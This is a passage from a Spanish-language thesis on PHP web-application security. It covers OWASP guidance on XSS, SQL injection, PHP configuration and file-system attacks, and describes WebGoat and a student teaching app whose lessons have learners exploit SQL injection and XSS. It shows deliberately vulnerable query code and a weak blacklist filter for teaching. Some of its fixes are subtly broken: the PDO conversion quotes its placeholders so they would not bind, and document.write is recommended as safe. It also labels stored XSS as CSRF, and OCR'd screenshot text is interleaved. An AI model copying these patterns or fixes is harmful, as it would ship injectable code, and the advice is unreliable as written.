  OWASP recomienda usar los arreglos (*$_POST, $_GET, $_COOKIE*, etc.) en vez de depender del comportamiento de *GET, POST, COOKIE* (GPC)de *register globals* o del *$_REQUEST.*

  Es altamente recomendado no usar *$_REQUEST.*
- Revisar el código de manejo de entrada de usuario para entradas inseguras:

```
echo $_POST[‘entrada’];
```

Al menos este código debería hacer esto:

```
echo htmlentities($_POST[‘entrada’], ENT_QUOTES, ‘UTF-8’);
```

- Validar entradas de usuario por tipo, longitud y sintaxis

```
$html = array();

$html['nombre_usuario'] = htmlentities($limpio['nombre_usuario'],ENT_QUOTES,
'UTF-8');

echo "<p>Bienvenido {$html['nombre_usuario']}.</p>";
```

- Si depende de datos almacenados que pueden ser potencialmente contaminados su código de salida debería proteger a los usuarios a pesar de que filtre nuevas entradas para entidades HTML:

```
echo htmlentities($salida);
```

- El código que realiza un *black listing* básico es particularmente propenso a ser atacado:

```
$entrada = str_replace(“<”, “&lt;”, $entrada);
$entrada = str_replace(“>”, “&gt;”, $entrada);
$entrada = str_replace(“script”, “”, $entrada);
```

Este código debería ser re acondicionado para usar entidades HTML y un enfoque *white listing*, por ejemplo, el más simple y más seguro:

```
$entrada = htmlentities($entrada, ENT_QUOTES, ‘UTF-8’);
```

- Si se usa *Javascript* para llevar al usuario a otra vista (vía *document.location* o *window.open*), la salida al usuario debería ser vía *document.write*, o modificar el *DOM* de alguna forma que no se corra riesgo de *DOM Injection.*
- Las datos de texto libre proporcionados por el usuario pueden ser seguros únicamente mostrando al usuario una respuesta pre procesada usando entidades HTML

- Las variables enviadas al usuario vía *URLs* deberían ser *URL* encodeadas usando *urlencode()*, aunque el uso de pedidos *GET* está deprecado además de propósitos de navegación:

```
$html = array();
$url = array();

$url['nombre_usuario'] = urlencode($limpio['nombre_usuario']);

$link = "http://ejemplo.org/index.php?
nombre_usuario={$url['nombre_usuario']}";

$html['link'] = htmlentities($link, ENT_QUOTES, 'UTF-8');

echo "<a href=\"{$html['link']}\">Link</a>";
```

- Validar el código *JavaScript* para asegurar que es inmune a ataques *DOM Injection*
- Asegurarse que la salida es pasada a través de *htmlentities()* o *htmlspecialchars()* o usar la librería Anti-*XSS* de *OWASP*.

Los Administradores del sitio tienen la capacidad para configurar *PHP* para que sean seguros a *XSS*, deberían eliminar aplicaciones que hayan sido vulnerables a ataques *XSS*.

Esto fuerza a los desarrolladores a mejorar sus protecciones contra XSS.

5.2.3. SQL Injection

SQL Injection es uno de los más viejos ataques contra aplicaciones web. Sin embargo, al ser conocido, hay muchas técnicas para defenderse de él:

- Validar datos antes de usarlos en *queries* SQL dinámicos
- Siempre preferir validación positiva a validación de casos inválidos (*black listing*)
- Usar *PDO* (disponible vía *PECL* para *PHP 5.0*, incluido en *PHP 5.1* y posteriores)
- Usar declaraciones parametrizadas *MySQLi's* o *PEAR::DB's*
- Al menos, usar funciones como *mysql_real_escape_string()*. Todas las interfaces de base de datos *PHP* tienen funciones básicas de escape SQL

Desafortunadamente, con *PHP 4.x*, alcanzaba para que el codificador *PHP* escriba código robusto que sean seguros contra ataques de *SQL Injections*.

Los programas *PHP* deberían ser migrados a *PHP 5.1* y usar *PDO*, el cual tiene interface SQL segura permitiendo todas estas características.

Usar *addslashes()* es simplemente insuficiente.

OWASP opina que *magic quotes* (eliminado en *PHP6*) da una falsa sensación de seguridad, es insuficiente para protegerse contra técnicas avanzadas de *Injection*.

Cómo determinar si es vulnerable

Encontrar código que llame a *mysql_query()* o una interface similar de base de datos, analizando si algún llamado crea *queries* dinámicos usando la entrada del usuario:

```
if($doublee == "off" && strstr($email, "@")) {
        $email = trim($email);
        $email1 = ", email";
        $email2 = "OR email='$email'";
}

$nombre_usuario = trim($nombre_usuario);
$query = $db->query("SELECT nombre_usuario$email1 FROM $tabla_socios WHERE
nombre_usuario='$nombre_usuario' $email2");
```

(código de *XMB 1.8*, donde *$db->query()* es esencialmente un *wrapper mysql_query($conn, $sql))*

El código es vulnerable a ataques por la falta de *escaping*.

Los datos suministrados por el usuario para el nombre de la tabla (*$table_members,* es para todos los efectos inseguro, y no debería ser usado, tanto *mysql_escape_realstring()* como

$mysqli->escape_string() y otros mecanismos de *escaping* no esperan tratar con datos antes de la clausula *WHERE*, únicamente datos *WHERE, ORDER BY*, etc. encerradas entre comillas. Por lo tanto, no se recomienda el uso de nombre de tablas dinámicos, si puede ser ser evitado.

Recomendaciones

- Los desarrolladores deberían migrar código a *PHP 5.1* y usar *PDO*, o si esto no es posible, al menos migrar código a constructores más seguros, tales como declaraciones parametrizadas *PEAR::DB's* o interfaces *MySQLi:*
- Usar *mysql_real_escape_string()*
- *UltimaBB,* descendiente de *XMB*,"*wrappea" mysql_real_escape_string()* en *$db->escape(),* tiene un *data factory* que podría soportar otras base de datos además de *MySQL.*
- *formVar()* fuerza al dato a venir desde el arreglo *$_POST*, lo cual reduce el área de ataque.

En este ejemplo se muestra como debería ser una migración básica a PDO

```
   $registro_nombre_usuario = $db->escape(formVar('registro_nombre_usuario'));
   $registro_email = $db->escape(formVar('registro_email'));

   if (empty($registro_nombre_usuario))
   {
      cp_error($lang['nombre_usuario_vacio'], false, '', '</td></tr></table>');
   }

   if ($SETTINGS['doublee'] == 'off' && false !== strpos($registro_email, "@"))
   {
      $email1 = ", email";
      $email2 = "OR email='$registro_email'";
   }
   else
   {
      $email1 = $email2 = '';
   }

   if (preg_match("/[\]\['".'",!@#~$%\^&*()+=\/\\\\:;?|.<>{}]/',
$registro_nombre_usuario))
   {
      cp_error($lang['nombre_usuario_erroneo'], false, '', '</td></tr></table>');
   }

   $query = $db->query("SELECT nombre_usuario$email1 FROM ".X_PREFIX."socios
WHERE nombre_usuario = '$registro_nombre_usuario' $email2");
   $chequeo_usuario = $db->num_rows($query);
   $db->free_result($query);
```

Convertido a PDO quedaría:

```
   $registro_nombre_usuario = $db->escape(formVar('registro_nombre_usuario'));
   $registro_email = $db->escape(formVar('registro_email'));

   if (empty($registro_nombre_usuario))
   {
      cp_error($lang['nombre_usuario_vacio'], false, '', '</td></tr></table>');
   }

   if (preg_match("/[\]\['".'",!@#~$%\^&*()+=\/\\\\:;?|.<>{}]/',
$registro_nombre_usuario))
   {
      cp_error($lang['nombre_usuario_erroneo'], false, '', '</td></tr></table>');
   }

   $sql = '';
   if ($SETTINGS['doublee'] == 'off' && false !== strpos($registro_email, "@"))
   {
      $sql = 'SELECT nombre_usuario, email FROM '.X_PREFIX.'socios WHERE
nombre_usuario = ":registro_nombre_usuario" OR email=":registro_email"';
      $stmt = $db->prepare($sql);
      $stmt-> bindParam(':registro_email', $registro_email, PDO::PARAM_STR, 32);
   }
   else
   {
      $sql = 'SELECT nombre_usuario FROM '.X_PREFIX.'socios WHERE nombre_usuario
= "':registro_nombre_usuario'"';
      $stmt = $db->prepare($sql);
   }
   $stmt->bindParam(':registro_nombre_usuario', $registro_nombre_usuario,
PDO::PARAM_STR, 32);
   $stmt->execute();
   $chequeo_usuario = $stmt-> rowCount();
```

Recomendaciones

- Validar datos para tipos, longitud y sintaxis correctos
- No usar nombre de tablas dinámicas – las funciones *escape* no están diseñadas y no son seguras para este uso.
- Siempre preferir *white listing* (validación positiva) de datos sobre black listing, por ejemplo puede permitir fechas erróneas y siempre es insuficiente contra ataques avanzados
- Como último recurso, el código debería usar *mysql_real_escape_string()* (pero no *addslashes()* el cual es insuficiente). Esto provee protección limitada a *SQL Injections* simple, pero es lo mínimo requerido para las aplicaciones que usan interfaces de base de datos nativas.
- Para PHP 4 provee un archivo *.htaccess* para asegurar que *register_globals* y *magic_quotes* están *off*, y que todas las variables son apropiadamente inicializadas y validadas.
- Los desarrolladores deberían cuidadosamente testear sus aplicaciones contra *SQL Injection* antes del *release*, particularmente aquellas declaraciones SQL que consuman datos de usuario. Una buena herramienta para esto es *WebScarab*[Ref58].
- El Administrador del host no puede prevenir *SQL Injection* vía medios técnicos, pero pueden reducir su exposición usando *PHP 5.1*, y proveer *PDO* a sus clientes. Deberían cuidadosamente configurar *MySQL* o su base de datos de la forma más segura posible. Los usuarios no deberían poseer privilegios de administrador sobre la base de datos si es posible y la base de datos debería estar corriendo en un entorno *chrooted* para minimizar el daño de cualquier ataque exitoso.

- **addslashes() / magic_quotes**

  Para prevenir *SQL injections*, es esencial que:

  - *magic_quotes_gpc* está deshabilitado en todas las instalaciones de *PHP*
  - *addslashes()* debería estar deprecado – esto no protege contra *SQL injections*
  - el software debería orientarse a soportar mecanismos de acceso a base de datos más seguros, tales como *PDO* o *mysql_real_escape_string()*

    PDO requiere actualizar a partir de PHP 5.1.

5.2.4. Configuración *PHP*

La configuración de *PHP* tiene una conexión directa con la severidad de los ataques. Sin embargo, muchas opciones de seguridad en *PHP* están seteadas incorrectamente por defecto y dan una falsa sensación de seguridad.

No hay una configuración de *PHP* aceptada por la mayoría como segura, tampoco la configuración por defecto. Hay argumentos a favor y en contra de las opciones de seguridad más comunes:

- *register_globals* (off por defecto, debería estar off,*deprecada a partir de la versión 5.3 y eliminada en PHP 6)*
- *allow_url_fopen* (habilitado por defecto, debería estar off)
- *magic_quotes_gpc* (habilitado por defecto, debería estar off,*deprecada a partir de la versión 5.3 y eliminada en PHP 6)*
- *magic_quotes_runtime* (off por defecto, debería estar off,*deprecada a partir de la versión 5.3 y eliminada en PHP 6)*
- *safe_mode y open_basedir* (deshabilitado por defecto, debería estar habilitado y correctamente configurado. Darse cuenta que el *safe_mode* realmente no es seguro.

Debido al desacuerdo en el mejor seteo y la preferencia del proyecto *PHP* en habilitar características sobre seguridad, muy pocas instalaciones *PHP* son apropiadamente seguras.

Entradas *CVE/CAN*

Como está relacionado con la post implementación, hay pocas referencias *CVE / CAN.*

Por ejemplo, si una ejecución de código remoto fuera bloqueada simplemente siendo deshabilitada de forma oportuna, un sistema vulnerable no debiera estar comprometido.

Si *register_globals* y *magic_quotes_gpc* estuvieran siempre deshabilitados, los desarrolladores deberían esforzarse un poco más para obtener los datos.

A menos que la instalación *PHP* haya sido reforzada por un profesional en seguridad, es altamente probable que todas las configuraciones no sean óptimas.

Recomendaciones

- Los desarrolladores deben actualizar sus aplicaciones para que usen *PHP 5.*
- Los desarrolladores pueden configurar un archivo *.htaccess* – la mayoría de los *hosting PHP* es sobre *Apache*, y setear las variables *PHP* apropiadamente para favorecer el trabajo seguro. En particular, deshabilitar *register globals* y *magic_quotes_gpc(deprecadas a partir de la versión 5.3 y eliminadas en PHP 6)*
- Durante la instalación, los desarrolladores deberían testear usando *ini_get()* para errores comunes de *hosting*, tales como permitir *register_globals* y advertir al usuario que el *hoster* tiene seguridad *"sub-standard"*
- Los administradores del sitio deberían estar actualizados a *PHP 5* y asistir a los clientes con la migración.

5.2.5. Ataques al sistema de archivos

Los desarrolladores *PHP* tienen varios caminos para restar seguridad en servidores compartidos contra los ataques al sistema de archivos local, particularmente en entornos compartidos:

- Inclusión de archivo local (tal como /etc/passwd, archivos de configuración, o *logs*)
- Manipulación de sesiones locales (el cual está usualmente en /tmp)
- *Upload Injection* de archivos locales (usualmente parte de una imagen *attacheada*)

La mayoría de los administradores del sitio corren *PHP* sin usuario bajo *Apache*, las vulnerabilidades sobre el sistema de archivos local afectan a todos los usuarios dentro de un *host* simple.

Cómo determinar si es vulnerable

Inspeccionar todos los archivos relacionados con la funcionalidad y determinar

- Si la entrada del usuario está siendo usada como parte de los nombres de los archivos
- Si las variables involucradas en las operaciones sobre el archivo no están inicializadas antes del primer uso y *register_globals(deprecada a partir de la versión 5.3 y eliminada en PHP 6)* puede estar habilitada

Si algo de esto sucede la aplicación está en riesgo.

Recomendaciones

- Los desarrolladores deben asegurar que todas las variables están apropiadamente inicializadas antes de ser usadas
- Se debe asegurar que los usuarios pueden únicamente afectar las operaciones sobre archivos permitidas
- Y también deberían tratar de mover *"secretos del desarrollo"* y *logs* fuera del *web root* tanto como sea posible
- Los desarrolladores deben asegurarse que sus *scripts* sean compatibles con las restricciones de modo seguro y trabajar bajo su *PHP* u otros *wrappers* de ejecución del usuario
- Los administradores del sitios deben asegurarse que su entorno es sólido con respecto a los ataques (tal como usar *SELinux* o ambientes similares "*hardened*")
- Deben mover las variables de sesión de PHP de su ubicación por *default* y asegurar la nueva ubicación previniendo revelación de sesión *cross-user session* y *tampering*
- Deberían habilitar *safe_mode(eliminada en PHP 6)* de forma apropiada
- Deben usar restricciones *open_base_dir*
- Los administradores deben asegurarse que los usuarios tienen un lugar fuera del *web root (public_html)* para almacenar *logs* y *secretos del desarrollo*
- Deben correr *PHP* bajo un modelo de mínimos privilegios, preferentemente como usuario, vía el uso de *PHPsuExec, php_suexec* o *suPHP*

6. ”Lecciones Prácticas Sobre Seguridad en la Web (programadas en PHP)”

Como se comentó al comienzo de este informe, uno de los objetivos de este trabajo era implementar una aplicación que permita enseñar a programadores *PHP* sobre las vulnerabilidades más comunes que pueden incluir en sus aplicaciones si es que no las desarrollan con cuidado.

La aplicación implementada está basada en una aplicación promovida por la *OWASP* denominada *WebGoat*. En la siguiente sección se describirá esta aplicación y luego sí se describirá en detalle *LS-PHP*.

6.1. WebGoat

WebGoat es una aplicación web *J2EE* deliberadamente insegura mantenida por *OWASP*[Ref54] y diseñada para enseñar lecciones de seguridad de aplicaciones web.


En cada lección los usuarios deben demostrar sus conocimientos acerca de una característica de seguridad explotando una vulnerabilidad real en la aplicación *WebGoat*.


Por ejemplo, en una de las lecciones el usuario debe explotar el ataque *SQL Injection* para robar falsos números de tarjetas de créditos.

La aplicación es un ambiente de educación realista, provee a los usuarios *tips* y código para luego explicar la lección.

WebGoat se ejecuta ejecutando el archivo *.bat* que trae el paquete del producto, ejecuta un servidor con el sistema en funcionamiento.

Tips(*Hints*): para resolver cada lección *WebGoat* da una serie de *tips* que ayudan a resolver el problema o a entenderlo.


Foro Domus Menu.PHP Remote File In...
Category:OWASP Project - OWASP
breath - English-Spanish Dictionary - ...
Http Basics
Logout
Http Basics
OWASP WebGoat V5
Hints
Show Params
Show Cookies
Show Java
Lesson Plans
Admin Functions
General
Http Basics
HTTP Splitting
How to Exploit Thread Safety Problems
Code Quality
Unvalidated Parameters
Broken Access Control
Broken Authentication and Session Management
Cross-Site Scripting (XSS)
Buffer Overflows
Injection Flaws
Improper Error Handling
Insecure Storage
Denial of Service
Insecure Configuration Management
Web Services
AJAX Security
New Lessons
Challenge
Restart this Lesson
Enter your name in the input field below and press "go" to submit. The server will accept the request, reverse the input, and display it back to the user, illustrating the basics of handling an HTTP request.
The user should become familiar with the features of WebGoat by manipulating the above buttons to view hints, show the HTTP request parameters, the HTTP request cookies, and the Java source code.
Enter your name:
Go!
OWASP Foundation | Project WebGoat


Foro Domus Menu.PHP Remote File In...
Category:OWASP Project - OWASP
breath - English-Spanish Dictionary - ...
DOM Injection
Logout
DOM Injection
OWASP WebGoat V5
Hints
Show Params
Show Cookies
Show Java
Lesson Plans
Admin Functions
General
Code Quality
Unvalidated Parameters
Broken Access Control
Broken Authentication and Session Management
Cross-Site Scripting (XSS)
Buffer Overflows
Injection Flaws
Improper Error Handling
Insecure Storage
Denial of Service
Insecure Configuration Management
Web Services
AJAX Security
DOM Injection
XML Injection
JSON Injection
Silent Transactions Attacks
New Lessons
Challenge
Restart this Lesson
* Your victim is a system that takes an activatation key to allow you to use it.
* Your goal should be to try to get to enable the activate button.
* Take some time to see the HTML source in order to understand how the key validation process works.
Welcome to WebGoat Registration Page:
Please enter the license key that was emailed to you to start using the application.
License Key:
Activate!
Created by Sherif Koussa
OWASP Foundation | Project WebGoat

6.2. Aplicación *LS-PHP* (Lecciones de seguridad en *PHP*)

La aplicación se basa en la herramienta ***WebGoat*** de ***OWASP***.

Se plantea una serie de lecciones en donde los alumnos podrán intentar descubrir y, en lo posible, plantear soluciones a problemas típicos de seguridad en aplicaciones *PHP*.

A partir de estas lecciones el alumno puede aprender sobre aspectos de seguridad en la Web e implementar nuevas lecciones pero, a diferencia de *WebGoat*, implementarlas en *PHP*.

De esta forma en un curso de pocos meses se puede incluir esta aplicación e instruir al alumno además de conocer el lenguaje *PHP* con algunos conocimientos sobre seguridad en la Web.

La aplicación esta implementada con *PHP 5,* utiliza *PDO* y como base de datos *MYSQL*.

Se puede acceder en http://tesiscamilo.atwebpages.com también se incluyen los fuentes, documentación la aplicación en el CD que se adjunta en el presente informe.

Para la resolución de algunas de estas lecciones se utilizará un *proxy* también desarrollado por *OWASP*: *WebScarab [Ref58],* con el cual se puede manipular los pedidos y las respuestas del servidor para explotar la vulnerabilidad de la aplicación que se está observando.

Como alternativa a *WebScarab* se puede utilizar el plug-in para el navegador *Firefox : Tamper Data[Ref67]* que intercepta y permite modificar las peticiones al servidor de la misma manera que *WebScarab*.

6.3. Lecciones

Todas las lecciones planteadas en esta aplicación proponen la siguiente estructura:

- *Aspectos teóricos:* una pequeña descripción del o los problemas de seguridad a detectar/manejar en la lección (Ubicado en el link *"Descripción"* de la aplicación) .
- *Objetivo:* una descripción del objetivo de la lección (El objetivo se encuentra a simple vista al visitar la lección)
- *Guía y Resolución:* una guía para su realización y una descripción de la resolución de la lección (principalmente si el alumno no pudo resolverla solo, se encuentra en el link "*Tips"* de la lección)
- *Consejos sugeridos:* cómo deberían resolver esto en una aplicación (Se encuentra en la sección "*Consejos sugeridos"* de la lección).

Lección 1: Http Básico

Lección 2: SQL Injection

Lección 3: Cross Site Scripting

Lección 4: CSRF

Lección 5: Seguridad en Ajax


6.3.1. Lección 1: Http Básico

Esta lección muestra lo básico para entender la transferencia de datos entre el navegador y la aplicación web.

La idea de esta lección es también probar las herramientas que van a servir para probar las vulnerabilidades de cada lección.

El servidor aceptará el pedido al hacer click en el botón **Convertir!** , se invertirá la entrada y la mostrará al usuario, mostrando lo básico en el manejo de pedidos HTTP.

Además de la explicación, se podrá ver el código *PHP* de la lección.




6.3.2. Lección 2: *SQL Injection*

Los ataques de *SQL Injection (Injection Flaws)* son fáciles de aprender y pueden causar mucho daño, aún así con un poco de sentido común puede ser prevenido casi totalmente.

El formulario permite a un usuario ver sus números de tarjetas de crédito.
Hay que agregar un string *SQL* que permita mostrar todos los números de tarjeta de crédito.

De esta forma el alumno verá una consulta de todos los registros de la tabla, al explotar la vulnerabilidad *SQL Injection*, cuando en realidad la funcionalidad es que devuelva un sólo registro.



6.3.3. Lección 3: Cross Site Scripting

Stored XSS

El ataque almacena contenido malicioso dentro de la base de datos, la victima es expuesta a un ataque posterior. Es la más común de las formas de ataques XSS (Cross Site Request Forgery (CSRF)) en los foros, blogs y aplicaciones web mail.

En esta lección se almacena un *script* para que sea ejecutado por el usuario, en este caso, en una consulta. En el contenido del mensaje se puede almacenar un *javascript* que se ejecute en alguna consulta de cualquier usuario.

El alumno deberá almacenar este *javascript* como parte del texto del mensaje y al consultar el mensaje se ejecutará el script.

Reflected XSS

El ataque provee un enlace conteniendo código malicioso, con el cual la aplicación inmediatamente muestra una respuesta a la víctima que puede ser una página falsa. Es la principal forma de phishing via e-mail (eBay scams, bank scams, etc)

Se tratará de devolver en este caso un *javascript* que sea ejecutado por cualquier cliente que lo active.

En *Internet Explorer* el alumno agrega en el código de acceso un *script* que ejecute algo malicioso, por ejemplo:

